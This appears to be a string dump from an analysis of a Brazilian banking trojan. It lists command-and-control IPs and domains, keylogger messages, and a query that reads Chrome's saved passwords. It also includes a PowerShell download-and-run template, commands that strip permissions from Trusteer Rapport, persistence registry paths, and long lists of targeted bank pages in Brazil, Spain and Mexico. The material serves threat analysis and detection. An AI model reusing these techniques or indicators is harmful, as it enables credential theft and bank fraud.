 363 --> ENVIARDADODEERROS  
 364 --> Nenhum LOG de erro encontrado  
     nesta maquina!  
 365 --> COLARNORMAL  
 366 --> TRESDIGITOSCARDS  
 367 --> XAPPXTRESXDIGITOSXAPPXCARDSX  
 368 --> COLARJAVA  
 369 --> BUTTONCLASS  
 370 --> 187.72.5.241  
 371 --> /B/Image2.jpg  
 372 --> /B/Image7.gif  
 373 --> /B/Image11.jpg  
 374 --> /B/Image12.jpg  
 375 --> /B/Image15.jpg  
 376 --> /B/Image18.jpg  
 377 --> /B/Image20.jpg  
 378 --> JPEG  
 379 --> GIF  
 380 --> gbpnj.dll  
 381 --> gbieh.dll  
 382 --> LdrLoadDII  
 383 --> ESCR\_VERI  
 384 --> /B/ImageCOD3.jpg  
 385 --> BB CODE:  
 386 --> BB\_CODE  
 387 --> POSTKEY|  
 388 --> COLAR\_NORMAL

389 --> C:\Program Files\Windows NT\Accessories\  
     wordpad.exe  
 390 --> WordPadClass  
 391 --> BLOCO\_NOTAS  
 392 --> 170.66.2.59  
 393 --> 170.66.52.28  
 394 --> http://negymusketas.hu/rocky/modules/  
     web2015/MARRON/notify.php  
 395 --> Bav.exe  
 396 --> chrome.exe  
 397 --> firefox.exe  
 398 --> iexplore.exe  
 399 --> 200.201.170.59  
 400 --> 200.196.152.202  
 401 --> setacima  
 402 --> setabaixa  
 403 --> 23.218.118.66  
 404 --> 23.3.13.217  
 405 --> 23.3.13.209  
 406 --> 200.155.86.74  
 407 --> 200.196.152.214  
 408 --> 201.77.87.14  
 409 --> HWND\_NV\_TOCO  
 410 --> Navegador Exclusivo 3.0.3  
 411 --> AplicativoBradesco.exe  
 412 --> CLICASEMOVER |  
 413 --> WWW.CAIXA.COM.BR  
 414 --> WWW.BRADESCO.COM.BR  
 415 --> WWW.ITAU.COM.BR  
 416 --> WWW.SANTANDER.COM.BR  
 417 --> WWW.SICOOB.COM.BR  
 418 --> WWW.SICREDI.COM.BR  
 419 --> C3F  
 420 --> 23.203.165.167  
 421 --> ST  
 422 --> 201.77.87.14  
 423 --> SICR3  
 424 --> 200.196.152.202  
 425 --> ITA  
 426 --> 200.155.82.116  
 427 --> 200.155.82.116  
 428 --> 23.66.230.41  
 429 --> 23.66.230.26  
 430 --> BRADI  
 431 --> 30 horas  
 432 --> Banco Itaú - Feito Para Você



433 --> Banco Bradesco  
 434 --> Net Empresa | Bradesco  
 435 --> internetbankingcaixa  
 436 --> Santander  
 437 --> Sicredi -  
 438 --> SICOOb  
 439 --> 187.72.5.241  
 440 --> CEFALFAASS  
 441 --> Patch  
 442 --> Key  
 443 --> pst  
 444 --> CAMINHOCOMPLETO  
 445 --> ALTOFINALIZA.TNT  
 446 --> RD  
 447 --> 3DIGITOSCARDITACOMXXXX  
 448 --> Final  
 449 --> OPENCHROME |  
 450 --> OPENIE |  
 451 --> OPENFIREFOX |  
 452 --> ONSEMPREONLINE  
 453 --> OFFSEMPREONLINE  
 454 --> MANUTENCAOON  
 455 --> http://rlagusequipamentos.com.br/  
 updateservice.txt  
 456 --> sc delete PimpallGametools  
 457 --> /install /silent  
 458 --> LOGTECLAS  
 459 --> sicoob  
 460 --> IExplore  
 461 --> EXIBIRMZ  
 462 --> OCULTARMZ  
 463 --> BNSTS=  
 464 --> BanestesFAKE  
 465 --> avghookx.dll  
 466 --> KILLKL  
 467 --> Banco do Brasil  
 468 --> https://www2.bancobrasil  
 469 --> TECLASON  
 470 --> TECLASOFF  
 471 --> CITYBANK  
 472 --> CITYBANCO  
 473 --> BRADA-CODE:  
 474 --> BRADESCOCODIGO  
 475 --> XABREXPAPPXPORRAX  
 476 --> BUTTONCLASS  
 477 --> MAGICBUTTON  
 478 --> CefBrowserWindow  
 479 --> Chrome\_WidgetWin\_0  
 480 --> CLICKNOMAXIMIZAAPP  
 481 --> BANESTESCD  
 482 -->Codigo de acesso:  
 483 --> IZNIDvtLXaV3xsNSSwR2Ffh6ANL2RvvYyn  
 484 --> 09CITY  
 485 --> 08BANES  
 486 --> 07SICOO  
 487 --> 06SC  
 488 --> 05ST  
 489 --> 04BRA  
 490 --> 03I  
 491 --> 02C  
 492 --> 01B  
 493 --> TRAVAWINDOWS  
 494 --> 09app  
 495 --> XAPPXSUICIDIOX  
 496 --> Falecido  
 497 --> \Kunleebox.exe  
 498 --> Amazônia  
 499 --> Banco da Amazonia  
 500 --> SICOOBPEDEPOSICAO  
 501 --> SICOOBPEDEPOSICAO |  
 502 --> BBVACODIGOCELULAR  
 503 --> APPLICATIVOITOKENNOTELEFONE  
 504 --> LISTARTODASJANELAS  
 505 --> NOVOHANDLEGLOBAL  
 506 --> RESET  
 507 --> Clave de Operaciones :  
 508 --> SICOOBCOD  
 509 --> ATIVADOMODOONLINE  
 510 --> Banese  
 511 --> B2@N3Z=  
 512 --> TravaBanese  
 513 --> Clave dinamica :  
 514 --> CiTYCODIGOELETRONICO  
 515 --> sicredi -  
 516 --> N° do cartão matriz:  
 517 --> Cordenada:  
 518 --> POSIÇÃO:  
 519 --> MONTEPIO  
 520 --> MONTEPIOFAKE  
 521 --> MONTEPIONUMERO  
 522 --> MONTEPIOPOSICAO  
 523 --> MONTEPIOPOSICAO |



524 --> Montepio  
 525 --> Montepio=  
 526 --> Google Chrome  
 527 --> chrome.exe  
 528 --> www.sicredi.com.br  
 529 --> www.montepio.pt  
 530 --> www.bb.com.br  
 531 --> www.banese.com.br  
 532 --> www.bb.com.br  
 533 --> www.banestes.com.br  
 534 --> www.citibank.com.br  
 535 --> www.itau.com.br  
 536 --> www.bradesco.com.br  
 537 --> https://internetbanking.caixa.gov.br/SIIBC/  
     index.processa  
 538 --> www.santander.com.br  
 539 --> google chrome  
 540 --> MEMANDAAFOTOCEF  
 541 --> bradesco  
 542 --> Foto Cef enviado com sucesso!  
 543 --> EXECUTA  
 544 --> \Software\Microsoft\Windows NT\  
     CurrentVersion\AppCompatFlags\Layers  
 545 --> C:\Program Files (x86)\Google\Chrome\  
     Application\chrome.exe  
 546 --> WIN7RTM  
 547 --> Senha de 04:  
 548 --> BRADAS4  
 549 --> GBBD  
 550 --> \Software  
 551 --> BAIXANADOLoader  
 552 --> Unable  
 553 --> \Google\Chrome\User Data\Local State  
 554 --> "enabled": true  
 555 --> "hardware\_acceleration\_mode\_previous": true  
 556 --> "hardware\_acceleration\_mode\_previous": false  
 557 --> { "hardware\_acceleration\_mode": { "enabled": false },  
 558 --> "enabled": false  
 559 --> Número Série:  
 560 --> Mobiletk  
 561 --> http://rebrand.ly/8245  
 562 --> \Aplicativo Itau  
 563 --> CertificateDriver.DLL  
 564 --> CPF & S4:  
 565 --> CPFS4  
 566 --> LogonUI.exe  
 567 --> Aplicativo Bradesco  
 568 --> RPK  
 569 --> BAIXANADOLoader  
 570 --> TROCAMETDOPRINTNOVA  
 571 --> IBM.exe  
 572 --> SENHABANESE  
 573 --> HkLib.dll  
 574 --> asw\_av\_popup\_wndclass  
 575 --> office.exe  
 576 --> Sicoob  
 577 --> KSPfinderx.exe  
 578 --> HookKeyboard  
 579 --> UnhookKeyboard  
 580 --> \Resultado-Coleta.txt  
 581 --> Trend Micro HijackThis  
 582 --> verificabb.exe  
 583 --> sicredi  
 584 --> Sicredi  
 585 --> BradescoTokenCelular  
 586 --> Usuario :  
 587 --> Seg.BB  
 588 --> HkLib  
 589 --> DLLFILE  
 590 --> .exe 591 --> Keylogger iniciado com sucesso!  
 592 --> ATUALIZAKL  
 593 --> UPDATEKL.EXE  
 594 --> Arquivo baixado e executado com sucesso!  
 595 --> HkLib  
 596 --> espirito88849to.hopto.org  
 597 --> 8890  
 598 --> sqlite3.dll  
 599 --> sqlite3  
 600 --> \Google\Chrome\User Data\Default>Login Data  
 601 --> SELECT \* FROM logins  
 602 --> password\_value  
 603 --> origin\_url  
 604 --> username\_value  
 605 --> Código de 08 Dígitos:  
 606 --> BRADASINCRONIZACAO  
 607 --> sqlite3.dll  
 608 --> YES  
 609 --> powershell -Command "(New-Object Net.  
     WebClient).DownloadFile('  
 610 --> ','  
 611 --> ')"  
 612 --> SICOOCOD.BMP



613 --> BBCODE.BMP  
 614 --> BRADACODE.BMP  
 615 --> \Trusteer\Rapport\bin\\*.\*" /E /C /P SYSTEM:N  
     Todos:N  
 616 --> \Trusteer\Rapport\bin\x64\\*.\*" /E /C /P  
     SYSTEM:N Todos:N  
 617 --> Captura de teclado ON !  
 618 --> UpdateDIIFoto  
 619 --> Exporttoolz.001  
 620 --> Pedido\_HS\_TK  
 621 --> log8585.bat  
 622 --> Colosos.exe  
 623 --> IBM.exe  
 624 --> IBM instalado com sucesso, pode mandar reiniciar  
 625 --> Arquivo das fotos Atualizado com sucesso!  
 626 --> travado.txt  
 627 --> runas  
 628 --> cmd.exe  
 629 --> ORIGINAL  
 630 --> ORIGTK  
 631 --> Banco Original  
 632 --> ORIGINAL=  
 633 --> RESTAURARBURRACO  
 634 --> ODIN.bat  
 635 --> del ODIN.bat  
 636 --> Exporttoolz.001  
 637 --> TeamViewer.exe  
 638 --> Tab  
 639 --> [Tab]  
 640 --> Space  
 641 --> [Space]  
 642 --> CAPS LOCK  
 643 --> [CAPS LOCK]  
 644 --> [CLICK]  
 645 --> Avast  
 646 --> Citibank  
 647 --> Banestes  
 648 --> Banco de Brasília  
 649 --> BRB  
 650 --> Spark.exe  
 651 --> citrio.exe  
 652 --> Serasa Experian  
 653 --> S3R2.Sa=  
 654 --> Banco de Brasília=  
 655 --> Senha eletronica:  
 656 --> iteletrica  
 657 --> Numero do cc:  
 658 --> ccevalidade  
 659 --> 3 digitos segurança cartão CVV:  
 660 --> 3cvv  
 661 --> B@KRDT=  
 662 --> Para Você - Banco do Nordeste  
 663 --> Posição:  
 664 --> DADOSERRADOBAJIO  
 665 --> Clave ASB:  
 666 --> nrerverzaozica  
 667 --> TRAVANORDESTE  
 668 --> Advertência de Segurança  
 669 --> Informações de Segurança  
 670 --> Banco Daycoval  
 671 --> D05yk0=  
 672 --> Confirmação  
 673 --> Escolhido:  
 674 --> CONFIRMACAO DADOS BANESE  
 675 --> SIM  
 676 --> .Zip  
 677 --> NAO  
 678 --> C:\Program Files (x86)\Trusteer  
 679 --> C:\Program Files (x86)\trfun  
 680 --> C:\Program Files\Trusteer  
 681 --> INICIAR TECNICA BURRACO  
 682 --> Atenção:  
 683 --> Existem um ou mais campos inválidos!  
 684 --> inválido  
 685 --> Assinatura Eletrônica inválido  
 686 --> Número de identificação do cartão inválido  
 687 --> Número de identificação do cartão:  
 688 --> Assinatura Eletrônica:  
 689 --> POS01  
 690 --> POS02  
 691 --> POS03  
 692 --> POS04  
 693 --> POS05  
 694 --> POS06  
 695 --> POS07  
 696 --> POS08  
 697 --> POS09  
 698 --> POS10  
 699 --> POS11  
 700 --> POS12  
 701 --> POS13  
 702 --> POS14



703 --> POS15  
 704 --> POS16  
 705 --> POS17  
 706 --> POS18  
 707 --> POS19  
 708 --> POS20  
 709 --> POS21  
 710 --> POS22  
 711 --> POS23  
 712 --> POS24  
 713 --> POS25  
 714 --> POS26  
 715 --> POS27  
 716 --> POS28  
 717 --> POS29  
 718 --> POS30  
 719 --> POS31  
 720 --> POS32  
 721 --> POS33  
 722 --> POS34  
 723 --> POS35  
 724 --> POS36  
 725 --> POS37  
 726 --> POS38  
 727 --> POS39  
 728 --> POS40  
 729 --> POS41  
 730 --> POS42  
 731 --> POS43  
 732 --> POS44  
 733 --> POS45  
 734 --> POS46  
 735 --> POS47  
 736 --> POS48  
 737 --> POS49  
 738 --> POS50  
 739 --> STTABELINHA  
 740 --> C:\Program Files (x86)\GbPlugin  
 741 --> C:\Program Files\GbPlugin  
 742 --> http://rebrand.ly/c961  
 743 --> C:\Program Files\Scpad  
 744 --> C:\Program Files (x86)\Scpad  
 745 --> \Aplicativo Itau  
 746 --> Trusteer  
 747 --> Trusteer\Rapport\store\exts\RapportCerberus\  
     baseline\RapportGH.dll" /T /E /C /P Todos:N

748 --> Trusteer\Rapport\store\exts\RapportCerberus\  
     baseline\RapportGH.dll" /T /E /C /P Everyone:N  
 749 --> cacls "  
 750 --> Para Você - Banco do Nordeste -  
 751 --> Sicredi | Gente que coopera cresce  
 752 --> https://ibpf.sicredi.com.br  
 753 --> Sicredi Vanguarda PR/SP/RJ | Gente que coopera cresce -  
 754 --> Conta-corrente | Para Você | Sicredi -  
 755 --> Sicoob - Sistema de Cooperativas de Crédito do Brasil -  
 756 --> sIC00b  
 757 --> http://www.sicoob.com.br  
 758 --> Sicoob -  
 759 --> A sua atividade no Mercado Pago  
 760 --> Mercado Pago  
 761 --> M3RKP3G=  
 762 --> Blockchain Wallet - Exchange Cryptocurrency  
 763 --> Blockchain Bitcoin  
 764 --> BL5KC=  
 765 --> Unicred Portal  
 766 --> Banco Unicred  
 767 --> UN4I=  
 768 --> Creditran  
 769 --> Banco Creditran  
 770 --> C34Rd=  
 771 --> creditran -  
 772 --> Credinet - O Internet banking da Creditran  
 773 --> Daypag, Despachantes - Banco Daycoval  
 774 --> Daycoval Despachante  
 775 --> D32PG=  
 776 --> Intranet - DETRAN  
 777 --> SISTEMA DETRANPR  
 778 --> D99Rt=  
 779 --> Money Transfer | Global Money Transfer | Western  
     Union  
 780 --> Western Union  
 781 --> W35Tr=  
 782 --> western union -  
 783 --> Banco Regional - Creemos en vos  
 784 --> Banco Regional PY  
 785 --> R90GP=  
 786 --> Banco Familiar  
 787 --> Banco Familiar PY  
 788 --> F4MP=  
 789 --> Banco Agibank  
 790 --> Agibank



791 --> Banco Digital com Serviços Gratuitos: Abra sua Conta | Agibank -  
 792 --> Banco Digital com Serviços Gratuitos: Abra sua Conta | Agibank -  
 793 --> Agibank -  
 794 --> Internet Banking: Consulta de Saldo e Outros Serviços | Agibank -  
 795 --> Banco Nubank  
 796 --> NuB4K  
 797 --> Nubank - Finalmente você no controle do seu dinheiro. -  
 798 --> NuConta. A revolução de verdade começa agora. Controlar e fazer seu dinheiro render não precisa ser complicado. | Nubank -  
 799 --> Não é um cartão. É uma revolução. | Nubank -  
 800 --> nubank -  
 801 --> Banco Modal Mais  
 802 --> m0d4  
 803 --> modalmais, o 1º home broker com corretagem zero em índice e dólar futuros -  
 804 --> <https://www.modalmais.com.br/>  
 805 --> modalmais  
 806 --> Internet Banking BNB -  
 807 --> banco do nordeste -  
 808 --> banco de brasilia -  
 809 --> BRB - Banco de Brasília - Início / Para Você / BRB - Banco de Brasília -  
 810 --> BRB - Banco de Brasília - Início / Para sua Empresa / BRB - Banco de Brasília -  
 811 --> BRB Banknet | Banco de Brasília -  
 812 --> Internet banking empresarial - Santander -  
 813 --> Boletos - Santander -  
 814 --> santander -  
 815 --> caixa -  
 816 --> CAIXA -  
 817 --> Internet Banking - Segurança | Caixa -  
 818 --> BBVACODE.BMP  
 819 --> BBVACODE2.BMP  
 820 --> SANTACODE.BMP  
 821 --> Código QR CODE -  
 822 --> Banco da Amazonia - Início -  
 823 --> Banco da Amazônia -  
 824 --> Banco da Amazônia - Empresa -  
 825 --> Banco da Amazônia - Você -  
 826 --> Banco da Amazônia - Governo -  
 827 --> Banco da Amazônia - Agricultura Familiar -  
 828 --> Banco da Amazônia - Aviso Amazônia Online -  
 829 --> Pagina Inicial - Você | Banco do Brasil  
 830 --> Autoatendimento Pessoa Física - Banco do Brasil  
 831 --> Página Inicial - Empresas | Banco do Brasil  
 832 --> Banco do Brasil -  
 833 --> Pessoa Física - Você | Banco do Brasil -  
 834 --> Pessoa Jurídica - Empresas | Banco do Brasil  
 835 --> Produtos e Serviços - Você | Banco do Brasil  
 836 --> itau -  
 837 --> Conta Corrente - Itaú feito pra você -  
 838 --> Itaú Uniclass - feito para você crescer -  
 839 --> Itaú - conveniência -  
 840 --> Cartão de Crédito | Itaú -  
 841 --> Banco Daycoval -  
 842 --> banco daycoval  
 843 --> ERRO SENHA LIBERADO COM SUCESSO!  
 844 --> banr2gi0=  
 845 --> Banregio  
 846 --> Banregio -  
 847 --> Banca Electrónica -  
 848 --> Banregio / Cuentas Empresas -  
 849 --> Banregio / Cuentas -  
 850 --> BANREGIOFAKE  
 851 --> BANTEL01  
 852 --> BANR02  
 853 --> BANR03  
 854 --> BKBANREGIO  
 855 --> cajsu=  
 856 --> Cajasur  
 857 --> Banca Cajasur  
 858 --> coinc=  
 859 --> Banco Coinc  
 860 --> Cuenta de ahorro remunerada COINC  
 861 --> COINC  
 862 --> Deutsch=  
 863 --> Deutsche Bank  
 864 --> Banca Internet de Deutsche Bank  
 865 --> db-direct internet login  
 866 --> evobk=  
 867 --> EVO Banco  
 868 --> Cuenta Inteligente - Cuenta Corriente Sin Comisiones | EVO Banco  
 869 --> Banca electrónica - Banca a distancia | EVO  
 870 --> Iberc=  
 871 --> Banca Ibercaja  
 872 --> Ibercaja



873 --> Particulares | Ibercaja  
 874 --> Banca Online - Particulares | Ibercaja  
 875 --> Negocios | Ibercaja  
 876 --> Banca Personal | Ibercaja  
 877 --> Banca Privada | Ibercaja  
 878 --> Aceso a la banca online de Ibercaja  
 879 --> b4nk0despana=  
 880 --> Banco de España - SPAIN  
 881 --> Banco de España -  
 882 --> atl@nt.ico=  
 883 --> Banco Sabadell - SPAIN  
 884 --> Particulares - BANCO SABADELL  
 885 --> Personal - BANCO SABADELL  
 886 --> banco sabadell  
 887 --> Business - BANCO SABADELL  
 888 --> Empresas - BANCO SABADELL  
 889 --> BANCO SABADELL  
 890 --> Seguros - BANCO SABADELL  
 891 --> Financiación - BANCO SABADELL  
 892 --> SABADELLTARJETA  
 893 --> bbv@=  
 894 --> BBVA - SPAIN  
 895 --> Instituciones BBVA  
 896 --> Banca Online de BBVA  
 897 --> Banca Privada de BBVA  
 898 --> Auto'nomos - BBVA.es  
 899 --> Pymes - BBVA.es  
 900 --> BBVA Net Cash  
 901 --> bbva  
 902 --> Instituciones BBVA  
 903 --> ban.p@stor=  
 904 --> Banco Pastor - SPAIN  
 905 --> Particulares - Banco Pastor Grupo Banco Popular -  
 906 --> Banco Pastor: Hipotecas, Nóminas, Depósitos,  
       Planes de Pensiones,... -  
 907 --> Empresas - Banco Pastor Grupo Banco Popular -  
 908 --> banco pastor -  
 909 --> Banca para particulares | Banco Popular -  
 910 --> Banco Popular: Banco online, Depósitos,  
       tarjetas, Nóminas, Fondos de Inversi&oacute;n -  
 911 --> POPULARSMS  
 912 --> PASTORCODIGOSMS  
 913 --> Login do Access Manager for Web  
 914 --> Banco Pastor:  
 915 --> Banco Pastor  
 916 --> banc@sant4=

917 --> Banco Santander - SPAIN  
 918 --> Particulares - Banco Santander  
 919 --> Santander Empresas: soluciones personalizadas  
       - Banco Santander  
 920 --> Santander Private Banking, Banca Privada al  
       máximo nivel - Banco Santander  
 921 --> banco santander es  
 922 --> Banca Digital | Particulares - Banco Santander  
 923 --> Santander Empresas:  
 924 --> Banca Online para Particulares - Banco  
       Santander  
 925 --> Cuentas y tarjetas | Particulares - Banco  
       Santander  
 926 --> Cuentas Corrientes: elige tu cuenta corriente -  
       Banco Santander  
 927 --> Home Banking -  
 928 --> Santander SmarkBank:  
 929 --> bankl@=  
 930 --> Banco Bankia - SPAIN  
 931 --> Particulares - Bankia.es  
 932 --> Banca Personal - Asesoramiento y planificación  
 933 --> Banca privada  
 934 --> Bankia Online Empresas  
 935 --> banco bankia  
 936 --> BANKIASMS  
 937 --> Acesso Clientes - Bankia.es  
 938 --> Pymes y Autónomos - Bankia.es  
 939 --> BANKIAELECTRONICA  
 940 --> caix@b4k=  
 941 --> Banco CaixaBank - SPAIN  
 942 --> CaixaBank - Particulares, Empresas | "la Caixa"  
 943 --> CaixaBank | Empresas, Particulares | Empresas  
 944 --> Negocios: autónomos y comercios | Empresas  
 945 --> Agrobank | Empresas  
 946 --> Home HolaBank | HolaBank | CaixaBank  
 947 --> Banca Privada de CaixaBank | Banca Privada  
 948 --> CaixaBank Banca Premier: Banca Personal |  
       Banca Premier  
 949 --> caixabank  
 950 --> Segmentos | Particulares | CaixaBank  
 951 --> Negocios: autónomos y comercios  
 952 --> Family Séniór | Ventajas  
 953 --> Family | Particulares  
 954 --> Jóvenes | Particulares  
 955 --> CaixaBank  
 956 --> ab@nk=



957 --> Banco ABANCA  
 958 --> abanca  
 959 --> abanca espana  
 960 --> ABANCA banca online particulares  
 961 --> Banca electro'nica. La banca  
 962 --> ABANCA - Sentir Común  
 963 --> Banco para particulares y empresas | ABANCA  
 964 --> Banca para empresas (PYME,  
 965 --> Acesso Banca Electrónica ABANCA  
 966 --> Acesso Empresas- Banca electrónica  
 967 --> aktiv0=  
 968 --> Banco ActivoBank  
 969 --> ActivoBank  
 970 --> Particulares - ACTIVOBANK  
 971 --> Activo Online - ACTIVOBANK  
 972 --> Particulares -  
 973 --> arki@bk=  
 974 --> Arquia Banca  
 975 --> Banca para profesionales, particulares y  
     empresas | Arquia Banca  
 976 --> Banca particulares | Arquia Banca  
 977 --> Operaciones bancarias | Arquia Banca  
 978 --> ARQUIA -  
 979 --> fac44to=  
 980 --> Banca Farmafactoring  
 981 --> cuenta facto  
 982 --> Cuenta Facto | Cuenta Dep  
 983 --> m@rch=  
 984 --> Banca March  
 985 --> banca march  
 986 --> Banca March - Crecemos con valores  
 987 --> Personas - Banca March  
 988 --> Banca March / Acesso Clientes  
 989 --> pey0=  
 990 --> Banca Pueyo  
 991 --> banca pueyo  
 992 --> Particulares - Banca Pueyo  
 993 --> Banca por internet - Banca Pueyo  
 994 --> Empresas - Banca Pueyo  
 995 --> Agro - Banca Pueyo  
 996 --> cg3ral=  
 997 --> Banco Caixa Geral  
 998 --> Nuestro Banco  
 999 --> Particulares -  
 1000 --> Anticipo Pago Proveedores -  
 1001 --> Banco Caixa Geral -  
 1002 --> m3diol=  
 1003 --> Banco Mediolanum  
 1004 --> Banco Mediolanum. La Banca  
 1005 --> La Banca Personal | Banco Mediolanum  
 1006 --> Banco Mediolanum  
 1007 --> pinich=  
 1008 --> Banco Pichincha  
 1009 --> Banco Pichincha España  
 1010 --> Internet - Banco Pichincha  
 1011 --> Banco Pichincha  
 1012 --> popu=  
 1013 --> Banco Popular  
 1014 --> Banco para autónomos | Banco Popular  
 1015 --> Banco para particulares | Banco Popular  
 1016 --> Banco para empresas | Banco Popular  
 1017 --> Banco Popular:  
 1018 --> Optima | Banco Popular empresas  
 1019 --> Servicio de Banca Online de Popular Banca Privada  
 1020 --> bankint=  
 1021 --> Bankinter  
 1022 --> Banca Online - Todo sobre tu banco,  
 1023 --> Empresas | BANKINTER  
 1024 --> Banca Particulares | Bankinter  
 1025 --> Empresas > Cuentas >  
 1026 --> Acesso clientes banca online | Bankinter  
 1027 --> bankoa=  
 1028 --> Bankoa  
 1029 --> Bankoa Crédit Agricole  
 1030 --> BANKOA  
 1031 --> c@x@guiss=  
 1032 --> Caixa Guissona  
 1033 --> CAIXAGUSSONA  
 1034 --> Ontent=  
 1035 --> Caixa Ontinyent  
 1036 --> Ontinyent  
 1037 --> Ingeni=  
 1038 --> caja de ingenieros  
 1039 --> Caixa d'Enginyers  
 1040 --> Banca Personal - Caja de Ingenieros  
 1041 --> Profesionales y Empresas - Caja de Ingenieros  
 1042 --> Grupo Caja de Ingenieros  
 1043 --> caj@es=  
 1044 --> Caja Espana  
 1045 --> Caja España – Caja Duero  
 1046 --> Unicaja Banco  
 1047 --> Unicaja



I048 --> Banca personal y privada | Unicaja  
 I049 --> Unicorp  
 I050 --> cajam@r=  
 I051 --> Banca Cajamar  
 I052 --> Cajamar  
 I053 --> Atención al cliente. 24 horas al día, 365  
     días al año - Cajamar  
 I054 --> Particulares - Cajamar  
 I055 --> Autónomos - Cajamar  
 I056 --> Empresas - Cajamar  
 I057 --> ADN-Agro - Cajamar  
 I058 --> CAJABLOCK  
 I059 --> TRAVA\_CAJAMAR  
 I060 --> PROPORCAO I  
 I061 --> MUDARMETODOTELA  
 I062 --> TELADOPEDIDO  
 I063 --> AFIRMEDADOSERRRADOS  
 I064 --> Estimado(a) Cliente  
 I065 --> MAILERBLOCK  
 I066 --> Servicio Indisponible  
 I067 --> ERRO HTTP 404 - not found  
 I068 --> MicrosoftEdgeCP.exe  
 I069 --> Kutxablock  
 I070 --> ing=  
 I071 --> Banca ING  
 I072 --> ING Direct  
 I073 --> banco ing  
 I074 --> ING, banco online  
 I075 --> Cuenta NÓMINA  
 I076 --> Cuenta NARANJA  
 I077 --> Acceso clientes - ING  
 I078 --> Kutxa=  
 I079 --> Banca Kutxabank  
 I080 --> Kutxabank  
 I081 --> <https://www.kutxabank>  
 I082 --> TRAVA\_KUTXA  
 I083 --> Labor=  
 I084 --> Banco Laboral Kutxa  
 I085 --> Laboral Kutxa  
 I086 --> Banca Online - Laboral Kutxa  
 I087 --> Empresas - Laboral Kutxa  
 I088 --> Banca Móvil - Laboral Kutxa  
 I089 --> Negocios y Profesionales - Laboral Kutxa  
 I090 --> Liberb=  
 I091 --> Banca Liberbank  
 I092 --> liberbank  
 I093 --> Clientes - Liberbank  
 I094 --> Nueva app de Liberbank  
 I095 --> Negocios - Liberbank  
 I096 --> Acesso banca a distancia - Liberbank  
 I097 --> Home - Banca privada  
 I098 --> Home - Liberbank Corporativo  
 I099 --> TRAVA\_LIBERBK  
 I100 --> LIBERBLOCK  
 I101 --> N26=  
 I102 --> Banco N26  
 I103 --> N26  
 I104 --> erlanden=  
 I105 --> Banco Nederlanden Bank  
 I106 --> Nationale Nederlanden Bank  
 I107 --> Nationale-Nederlanden  
 I108 --> Login - NN  
 I109 --> openbk=  
 I110 --> Openbank  
 I111 --> banco openbank  
 I112 --> Pibank=  
 I113 --> Pibank  
 I114 --> Banco Pibank  
 I115 --> SelfBank=  
 I116 --> self bank  
 I117 --> Banco Self Bank  
 I118 --> Targo=  
 I119 --> Targo Bank  
 I120 --> Identificación | TARGOBANK  
 I121 --> Inicio Empresas | TARGOBANK  
 I122 --> Inicio Particulares | TARGOBANK  
 I123 --> Triodo=  
 I124 --> Triodos Bank  
 I125 --> TRIODOS  
 I126 --> Wizink=  
 I127 --> Banco Wizink  
 I128 --> Wizink  
 I129 --> Acceso al banco online de WiZink  
 I130 --> bitco=  
 I131 --> BITCOIN  
 I132 --> Bitcoin Wallet  
 I133 --> Wallet Bitcoin  
 I134 --> rur@l=  
 I135 --> Banco Ruralvia - Spain  
 I136 --> caja rural  
 I137 --> Caja Rural  
 I138 --> Particulares. Caja Rural



```

| 1139 --> Ruralvía Empresas
| 1140 --> Ruralvia
| 1141 --> CAJAMARTARJETA
| 1142 --> CAJAMARFAKE
| 1143 --> CAJAMARERROSENHA
| 1144 --> LIBERBANKFAKE
| 1145 --> LIBERBANKTARJETA
| 1146 --> LIBERBANKERROSENHA
| 1147 --> KUTXAFAKE
| 1148 --> KUTXADADOSERRADOS
| 1149 --> pst
| 1150 --> APP
| 1151 --> SVC
| 1152 --> ONLINE
| 1153 --> ATA
| 1154 --> sqlite
| 1155 --> ADM
| 1156 --> ACEL
| 1157 --> ACEL2
| 1158 --> BT
| 1159 --> ONION
| 1160 --> SystemSettings.exe
| 1161 --> \SOFTWARE\Microsoft\Windows\
|           CurrentVersion\Explorer\Shell Folders
| 1162 --> Startup
| 1163 --> \Software\Microsoft\Windows\
|           CurrentVersion\Policies\Associations
| 1164 --> LowRiskFileTypes
| 1165 --> exe;
| 1166 --> ONLINE
| 1167 --> key
| 1168 --> SVC
| 1169 --> \Opera Software\Opera Stable\Local State
| 1170 --> {"up_to_date":false} },"hardware_-
|           acceleration_mode": {"enabled":false}
| 1171 --> {"up_to_date":false}}
| 1172 --> \Google\Chrome\User Data\Local State
| 1173 --> hardware_acceleration_mode_previous":true
| 1174 --> hardware_acceleration_mode_-
|           previous":false
| 1175 --> \SOFTWARE\Microsoft\Windows\
|           CurrentVersion\Explorer\Shell Folders
| 1176 --> WORKING
| 1177 --> File.exe
| 1178 --> TECLADO S/ HK=>
| 1179 --> SeDebugPrivilege
| 1180 --> SEMPREON
| 1181 --> Clave ASD :
| 1182 --> Contrasena y token:
| 1183 --> NETCASHCOPASD
| 1184 --> HSBC_TOKCELULAR
| 1185 --> ERROSENHABANAEMPRESA
| 1186 --> NETCASHCOPEASD
| 1187 --> AZTECADADOSERRADOS
| 1188 --> NIPDINAMICOESERIE
| 1189 --> Clave de Alta :
| 1190 --> Contrasena y código token :
| 1191 --> BANCOPPELDADOSERRADOS
| 1192 --> HSBCTOKENMOVIL
| 1193 --> PEDIDO_HSUM
| 1194 --> HSBCSINC2TK
| 1195 --> HSBCSINC3TK
| 1196 --> HSBCTOKEN6DIG
| 1197 --> HSBCDADOSERRADOS
| 1198 --> TRAVAHSBCFAKE
| 1199 --> NIP :
| 1200 --> PEDENIPDIN2019A
| 1201 --> PikGrossa
| 1202 --> NOVA CAPTURA DETECLAS - ON!
| 1203 --> PikMucha
| 1204 --> NOVA CAPTURA DETECLAS - OFF!
| 1205 --> BBVADADOSERRADOS
| 1206 --> DESTRAVASITE
| 1207 --> Página Inicial - Você | Banco do Brasil -
| 1208 --> Exclusivo - Outros Segmentos | Banco do Brasil -
| 1209 --> Página Inicial - Estilo | Banco do Brasil -
| 1210 --> Página Inicial - Private | Banco do Brasil -
| 1211 --> Página Inicial - Empresas | Banco do Brasil -
| 1212 --> Página Inicial - Empresarial | Banco do Brasil -
| 1213 --> Página Inicial - Corporate | Banco do Brasil -
| 1214 --> Governo Federal - Setor Público Federal | Banco do Brasil -
| 1215 --> Governo Estadual - Setor Público Estadual | Banco do Brasil -
| 1216 --> Governo Municipal - Setor Público Municipal |
|           Banco do Brasil -
| 1217 --> Legislativo - Setor Público Legislativo | Banco do Brasil -
| 1218 --> Judiciário - Setor Público Judiciário | Banco do Brasil -
| 1219 --> Caixa - Compromisso com o Brasil -
| 1220 --> PIS - Programa Integração Social | Caixa -
